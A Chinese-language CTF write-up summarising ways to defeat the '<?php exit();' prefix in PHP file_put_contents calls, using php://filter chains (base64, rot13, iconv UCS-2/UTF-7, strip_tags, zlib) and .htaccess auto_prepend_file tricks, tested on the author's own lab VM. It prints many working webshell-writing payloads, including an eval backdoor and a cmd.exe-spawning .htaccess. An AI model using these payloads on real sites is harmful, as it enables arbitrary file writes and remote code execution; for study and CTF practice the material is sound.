前言

昨天在网上看到一道 ctf 题目，花费了很长时间都没有解出来，后来看到大佬的解题思路，主要是利用了 `php://filter` 协议来实现的。平时，利用 `php://filter` 主要是实现任意文件读取，对他的其他利用尚不是很清楚，网上有很多大佬都写了非常详细的文章。自己也做一个简单的总结。主要是探讨 `php://filter` 对 `file_put_content` 中几种情况的绕过方法。

- file_put_contents($filename,"<?php exit();".$content);
- file_put_contents($content,"<?php exit();".$content);
- file_put_contents($filename,$content . "\nxxxxxx");

file_put_contents($filename,"<?php exit();".$content);


首先是最为简单的一种方法，`$filename` 控制写入的文件名，`$content` 拼接在了 `<?php exit();` 之后。 想要 getshell 的话，必须将前面的 `<?php exit();` 闭合或者消除。 `$filename` 控制文件名，可以利用 `php://filter` 协议对 `$content` 进行解码，同时 `php://filter` 可以支持使用多个过滤器规则。实现的思路就为：将 `?php exit();` 解码成为 php 不认识的字符，构造的内容能够正常解码。

0x01 Base64编码

Base64 编码是使用64个可打印的 ASCII 字符（A-Z、a-z、0-9、+、/） 将任意字节序列化数据编码成 ASCII 字符串，另有 = 作为后缀的用途。同时 base64_decode 在遇到不在其中的字符时，会跳过这些字符，仅将合法字符组成一个新的字符串进行解码。


当 `$content` 被加上`<?php exit();` 之后，我们可以利用 `php://filter/write=convert.base64-decode` 来实现对其进行解码。 在进行解码的过程中不符合 base64 编码范围的字符将被忽略，所以最后被 base64 解码的字符为 `phpexit` 和我们传入的其他字符。

由于 `phpexit` 一共七个字符，base64 在算法解码时是4个 byte 一组，所以为他随意添加一个字符（a）就可以，这样 `aphpexit` 会被 base64 正常的解析，后面传入的 webshell 也会被正常的解码。这样就会将 `<?php exit();` 这部分内容被正常的解码，不会影响后面写入的 webshell 的内容。



0x02 Rot13编码

`<?php exit();` 在经过 rot13 编码之后会变成 `<?cuc rkvg();` ，通过再传入一个 `?>` 将其闭合 同时，在 php 不开启 `short_open_tag` 短标签时，php 无法识别这个字符串。



0x03 .htaccess的预包含利用

利用 `.htaccess` 的预包含文件功能，自定义包含文件。

看到网上的文章的利用方法为

```
$filename='php://filter/write=string.strip_tags/resource=.htaccess'
$content='?>php_value%20auto_prepend_file%20G:\s1mple.php'
```

我尝试了多次之后无法利用成功，随即又被指导另一种方法
在 .htaccess 中写入

```
Options +ExecCGI
AddHandler fcgid-script .abc
FcgidWrapper "C:/Windows/System32/cmd.exe /c start cmd.exe" .abc
```


然后再随意生成一个 .abc 后缀的文件，访问就可以打开 cmd 控制框。

```
$filename='php://filter/string.strip_tags|convert.base64-
decode/resource=.htaccess'
$content='?
>T3B0aW9ucyArRXhlY0NHSQ0KQWRkSGFuZGxlciBmY2dpZC1zY3JpcHQgLmFiYw0KRmNnaWRXcmFwcGVyI
CJDOi9XaW5kb3dzL1N5c3RlbTMyL2NtZC5leGUgL2Mgc3RhcnQgY21kLmV4ZSIgLmFiYw=='
```

test.test/a.abc

```php
<?php

show_source('test.php');
$filename  =  $_GET['filename'];
$content  =  $_GET['content'];
@file_put_contents($filename,"<?php  exit();".$content);
?>
```



emmmm，这样似乎多此一举，为什么我不直接写一个shell进去呢，而要采用这种比较麻烦的利用方式，还是要想办法找出之前的利用方法一直无法成功的原因。

不断不断测试，发现是自己的 windows 机器上没有开启对 `php_value` 的支持，配置了好久发现无法成功，于是采用 ubuntu 环境进行测试。

不安全 | 192.168.176.128

```php
<?php
        show_source('index.php');
        $filename  =  $_GET['filename'];
        $content  =  $_GET['content'];
        @file_put_contents($filename,"<?php  exit();".$content);
?>
```

```
http://192.168.176.128/?
filename=php://filter/write=string.strip_tags/resource=.htaccess&content=?
%3Ephp_value%20auto_prepend_file%20flag
```

```
root@ubuntu:/var/www/html# cat .htaccess
php_value auto_prepend_file flagroot@ubuntu:/var/www/html# cat flag
success
root@ubuntu:/var/www/html#
```

不安全 | 192.168.176.128/?filename=php://filter/write=string.strip_tags/resource=.htaccess&content=?>php_value%20auto_prepend_file%20flag

success <?php

```php
        show_source('index.php');
        $filename  =  $_GET['filename'];
        $content  =  $_GET['content'];
        @file_put_contents($filename,"<?php  exit();".$content);
?>
```

0x04 过滤器编码组合利用

可用过滤器列表


利用 `strip_tags – 从字符串中去除 HTML 和 PHP 标记`

```
$filename='php://filter/string.strip_tags|convert.base64-
decode/resource=whippet.php ';
$content = '?>PD9waHAgcGhwaW5mbygpOz8+';
```

string.strip_tags

使用此过滤器等同于用 strip_tags()函数处理所有的流数据。可以用两种格式接收参数：一种是和 strip_tags()函数第二个参数相似的一个包含有标记列表的字符串，一种是一个包含有标记名的数组。


Warning 本特性已自 PHP 7.3.0 起废弃。强烈建议不要使用本特性。



利用 `string.strip_tags` 过滤掉 html 标签，将标签内的所有内容删除，然后再进行 base64 解码，成功写入 php 文件。
但是 `string.strip_tags` 在 php7.3.0 以上的环境会发生错误，无法写入，但在 php5 的环境下不受影响。

利用压缩过滤器，组合使用压缩后再解压内容肯定不变，但是在中间再加入别的过滤器就有可能绕过

```
$filename='php://filter/zlib.deflate|string.tolower|zlib.inflate/resource=whippet.
php';
$content = '?><?php phpinfo();?>';
```



file_put_contents($content,"<?php exit();".$content);

这种情况主要是针对于写入的 shell 的文件名和文件内容变量相同时的一种绕过，这种方式需要考虑文件名和文件内容数据的兼容性。

0x01 Base64编码 (无法利用)

仅仅只利用 base64 编码的方式是无法利用成功的，利用 `php://filter` 来构造 POC ，后面属于写入的内容，只要在解码的时候把传入的 shell 正常解码出来，不需要的东西解析成乱码。base64 构造的 poc。

```
$content = "php://filter/convert.base64-
decode|PD9waHAgcGhwaW5mbygpOz8+|/resource=whippet.php"
$content = "php://filter/convert.base64-
decode/resource=PD9waHAgcGhwaW5mbygpOz8+.php"
```

构造的shell 可以放在过滤器的位置和文件名的位置都是可以的， `php://filter` 在面对不可用的规则时仅仅报 Warning，然后跳过继续执行。所以构造是没有太大的问题的。但是测试发现，虽然可以生成文件，但是生成的文件内部为空。

我们可以将要进行 base64 解码的数据提取出来进行分析

`phpexitphp//filter/convertbase64decodePD9waHAgcGhwaW5mbygpOz8+/resource=whippet.php`

我们注意到在数据中存在 `=`，默认情况之下 `=` 在 base64编码中起填充作用，也就意味着结束了。在利用协议时 resource 关键字，不可或缺，所以会导致过滤器解码失败，会首先创建文件，但是解码过程出错，内容全部抛弃，所以仅仅会创建一个空文件。

简单验证一下 `=` 在 base64解码中所产生的影响

```
>>> base64.b64decode("PD9waHAgQGV2YWwoJFBPU1RbY21kXSk7ID8+")
>>> base64.b64decode("PD9waHAgQGV2YWwoJFBPU1RbY21kXSk7ID8+=")
>>> base64.b64decode("PD9waHAgQGV2YWwoJFBPU1RbY21kXSk7ID8+=a")
```


```
>>> base64.b64decode("PD9waHAgQGV2YWwoJFBPU1RbY21kXSk7ID8+")
b'<?php @eval($POST[cmd]); ?>'
>>> base64.b64decode("PD9waHAgQGV2YWwoJFBPU1RbY21kXSk7ID8+=")
b'<?php @eval($POST[cmd]); ?>'
>>> base64.b64decode("PD9waHAgQGV2YWwoJFBPU1RbY21kXSk7ID8+=a")
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
  File "E:\Environment\python\python38\lib\base64.py", line 87, in b64decode
    return binascii.a2b_base64(s)
binascii.Error: Invalid base64-encoded string: number of data characters (37) cannot be 1 more than a multiple of 4
>>>
```

验证之后发现，在 base64 解码时字符 `=` 后面不能包含有其他的字符。

0x02 Rot13编码


rot13 编码就不存在 base64 编码的问题，所以可以轻松构造出

`$content = "php://filter/string.rot13|<?cuc cucvasb();?>|/resource=whippet.php"`



0x03 iconv字符编码转换

convert.iconv. 这个过滤器需要 php 支持 iconv。使用 convert.iconv.* 过滤器等同于使用 iconv() 函数处理所有的流数据。




usc-2

通过 usc-2 的编码进行转换，对目标字符串进行2位一反转，因为是两位一反转，所以字符的数目需要保持在偶数位上。

```
#echo iconv("UCS-2LE","UCS-2BE",'<?php phpinfo();?>');
?<hp phpipfn(o;)>?
```

```
$content = "php://filter/convert.iconv.UCS-2LE.UCS-2BE|?<hp phpipfn(o;)>?
|/resource=whippet.php"
```




usc-4

通过 usc-4 的编码进行转换，对目标字符串进行4位一反转；所以构造的 shell 的代码数目应该是4的倍数，同时也要保证shell之前的字符串也应该为4个字符一组。

```
#echo iconv("UCS-4LE","UCS-4BE",'aa<?php phpinfo();?>');
?<aa phpiphp(ofn>?;)
```

```
$content = "php://filter/convert.iconv.UCS-4LE.UCS-4BE|?<aa
phpiphp(ofn>?;)|/resource=whippet.php"
```



utf8-utf7

convert.iconv 这个过滤器会把 = 转换为 +AD0-，而 +AD0- 是可以被 base64 进行解码的。

```
#echo iconv("UTF-8","UTF-7","=");
+AD0-SSS
#echo iconv("UTF-8","UTF-7","PD9waHAgcGhwaW5mbygpOz8+");
PD9waHAgcGhwaW5mbygpOz8+-
```

纯字符之间进行 utf 转换之后还是其本身；所以不受影响。所以可以利用组合拳来利用成功。

```
utf-8:<?php exit();php://filter/convert.iconv.utf-8.utf-7|convert.base64-
decode|PD9waHAgcGhwaW5mbygpOz8+-|/resource=whippet.php
:point_down:
utf-7:+ADw?php exit()+ADs-php://filter/convert.iconv.utf-8.utf-7+AHw-
convert.base64-decode+AHw-PD9waHAgcGhwaW5mbygpOz8+--+AHw-/resource+AD0-whippet.php
```


//这里需要注意的是要符合base64解码按照4字节进行的，base64解码特点剔除不符合字符（只要恶意代码前面部分正常就可以，长度为4的倍数）

```
>>> len("+ADwphpexit+ADsphp//filter/converticonvutf8utf7+AHwconvertbase6-
decode+AHw")
74
```

```
>>> 74/4
18.5
```

所以在恶意代码之前添加两个字符满足解码条件。

```
$content="php://filter/convert.iconv.utf-8.utf-7|convert.base64-decode|AAPD9waHAgcGhwaW5mbygpOz8+-|/resource=whippet.php"
```



0x04 过滤器编码组合利用

UCS-2&rot13

```
$content = "php://filter/convert.iconv.UCS-2LE.UCS-2BE|?<uc cucvcsa(b;)>?|string.rot13/resource=whippet.php"
```

strip_tags&base64 (仅可在linux下利用成功)

①

`<?php exit(); ?>` 可以直接利用 `strip_tags` 去除，尝试构造 payload。

```
$content="php://filter/write=string.strip_tags|convert.base64-decode/resource=?>PD9waHAgcGhwaW5mbygpOz8+.php"
```


代码合并之后为

```
<?php exit(); php://filter/write=string.strip_tags|convert.base64-decode/resource=?>PD9waHAgcGhwaW5mbygpOz8+.php
```

分析合并之后的代码文件内容，发现成功构造 php 标签 `<?php ?>`，同时也会发现代码中的字符 `=` 也被包含在 php 标签内，经过 `strip_tags` 处理之后都会删除，就不会影响 base64 的解码了。

虽然这样生成成功，但是因为文件名为 '?>PD9waHAgcGhwaW5mbygpOz8+.php' ，在浏览器访问时，会出现访问不到的问题，主要是因为存在引号。可以通过利用伪目录的方法进行变相的绕过。

```
$content="php://filter/write=string.strip_tags|convert.base64-decode/resource=?
>PD9waHAgcGhwaW5mbygpOz8+/../whippet.php"
```



将 ?>PD9waHAgcGhwaW5mbygpOz8+ 作为目录名，无论存在不存在，再利用 ../ 回退到原目录，这样创建出来的文件名就正常了。

为什么无法再 windows 下利用呢，主要原因是因为 windows 不支持文件名中有 ? > 这样的字符。

②(改头换面)

```
$content="php://filter/<?|string.strip_tags|convert.base64-decode/resource=?
>PD9waHAgcGhwaW5mbygpOz8+/../whippet.php";
```

按照某篇文章所描述来讲，这个 payload 利用成功的原因是首先会根据 strip_tags 将 <?|string.strip_tags|convert.base64-decode/resource=?> 部分删去，然后将剩余的部分 base64-decode。然而经过测试，这样的 payload 也是可以成功的。


```
$content="php://filter/A|<?|string.strip_tags|convert.base64-decode/resource=?
>PD9waHAgcGhwaW5mbygpOz8+/../whippet.php";
```


所以描述的应该并不正确，应该是类似开启了贪婪模式，直接从最前面的一个 <? 匹配至最后面的 ?> 把这些全部删除。然后再将剩余的部分进行 base64解码。

但是针对于 file_put_contents(\$content,"<?php exit();?>".$content); 情况时，前面的 <? 已经闭合，为了满足后面的闭合，所以必须要添加这个无效的过滤器。

0x05 .htaccess的预包含利用

```
http://192.168.176.128/?content=php://filter/string.strip_tags/?
%3Ephp_value%20auto_prepend_file%20flag%20%0a%23/resource=.htaccess
```

